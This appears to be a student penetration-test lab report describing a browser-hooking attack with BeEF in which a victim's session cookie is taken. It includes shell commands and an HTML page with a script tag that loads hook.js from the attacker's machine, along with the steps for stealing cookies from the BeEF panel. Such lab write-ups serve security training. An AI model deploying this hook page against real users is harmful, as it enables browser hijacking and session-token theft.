Penetration Test - Exercise 110

Esteban Calvo

2023-11-05

Contents

1 Technical Report

1.1 Finding: *Descriptive Name*

Severity Rating

Severity Risk: Low
CVSS Base Severity Rating: 2.2 AV:L AC:H PR:L UI:R S:U C:L I:N A:N

Vulnerability Description

Using social engineering, we know to expect a user to hit a page we are hosting. Using BeEF (Browser Exploitation Framework), we are able to capture the users browser and get sensitive information such as session tokens as well as use other possible social engineering attacks such as fake email login pages.

Confirmation method

We must first create on our server with the URL **/coins/collection.html** and add a script to the page that hooks it to BeEF. This requires us to make a new directory, create a new page, add a script to the page, and then start or restart the apache server.

```
sudo mkdir /var/www/html/coins
sudo vim /var/www/html/coins/collection.html
In HTML:
    <script src='http://172.24.0.10:3000/hook.js'></script>
sudo service apache2 start
```

We can then navigate to the beef directory and start it up as follows:

```
./beef
xdg-open http://172.24.0.10:3000/ui/panel
```

Then, use the credentials found in the config.yaml in the beef directory to log in and wait. After some time, a new Windows user will appear and thus the attack is complete.

Mitigation or Resolution Strategy

There are not a lot of possible concrete resolution strategies to resolve this kind of attack. One possible mitigation would be to make sure all users keep software updated as newer versions of browsers and software are more resiliant to these kind of attacks. Antivirus software and more network firewalls might also help to possibly block the user from being able to access the page. These are not sure ways to stop this attack, but they might help reduce the chance of this happenining.


2 Attack Narrative

2.1 Discovery

To begin this penetration test, we are told some information from a social engineering campaign. This information reveals to us that an employee named Nuri Numismatist likes to search for coins and we have reason to believe that attempts to contact a site kalled kali.pr0b3.com which is of ip 172.24.0.10. This is the ip of our host kali machine so we can conclude that she is attempting to connect to a web service on our machine. The most common port for web connections is port 80 so the first course of action was to start up the apache2 service that hosts web services on port 80 as follows

```
sudo service apache2 start
```

Now that we have port 80 listening, we can monitor traffic and HTTP requests coming into our machine. Next, we can open up wireshark and monitor traffic patiently. After some time, we see the following interesting request



As we can see, someone is requesting page /coins/collection.html. Thus, we know we must make a page for this user who is requesting and try to make sure we can hook their browser. Thus, the discovery phase is over.

2.2 Page Creation

The next step on this attack is to create a fake page for the user to get that will allow us to hook their browser session. To do this, we can examine the apache2 config page and see that the root path for our web page is in directory **/var/www/html** so we know that to create a page with the url /coins/collection.html, we must create a directory called coins inside the html directory and must create our own collections.html page. We can run the following commands


```
sudo mkdir /var/www/html/coins
sudo vim /var/www/html/coins/collection.html
```

The following page should suffice to hook a new client

```
<html>
        <body>
                <h1>Hello There</h1>
                <script src='http://172.24.0.10:3000/hook.js'></script>
        </body>
</html>
```

We can now restart the apache service and load up the page on google chrome to make sure it works as intended.

Hello There




2.3 BeEF

The last step is to make sure we can see the new clients that connect to our page. To do this, we can simply initiate beef using ./beef and start up google chrome. We then navigate to the beef page in the browser by going to the following page

`http://172.24.0.10:3000/ui/panel`

Using the credentials in the beef config, we can then begin to get a list of new clients who access the page. After some waiting, we see a user from a windows machine who has requested this page. To get the session token, we can go to the command part of the menu and search for cookie options. After some searching, we discover that using the get cookie command works to get a session token with a hidden key. The following censored session token reveals the finding.



The cookie seems to show that it is some sort of db session passkey although further testing must be done.

2.4 MITRE ATT&CK Framework TTPs

TA0006: Credential Access
T1539: Steal Web Session Cookie

TA0009: Collection
T1185: Browser Session Hijacking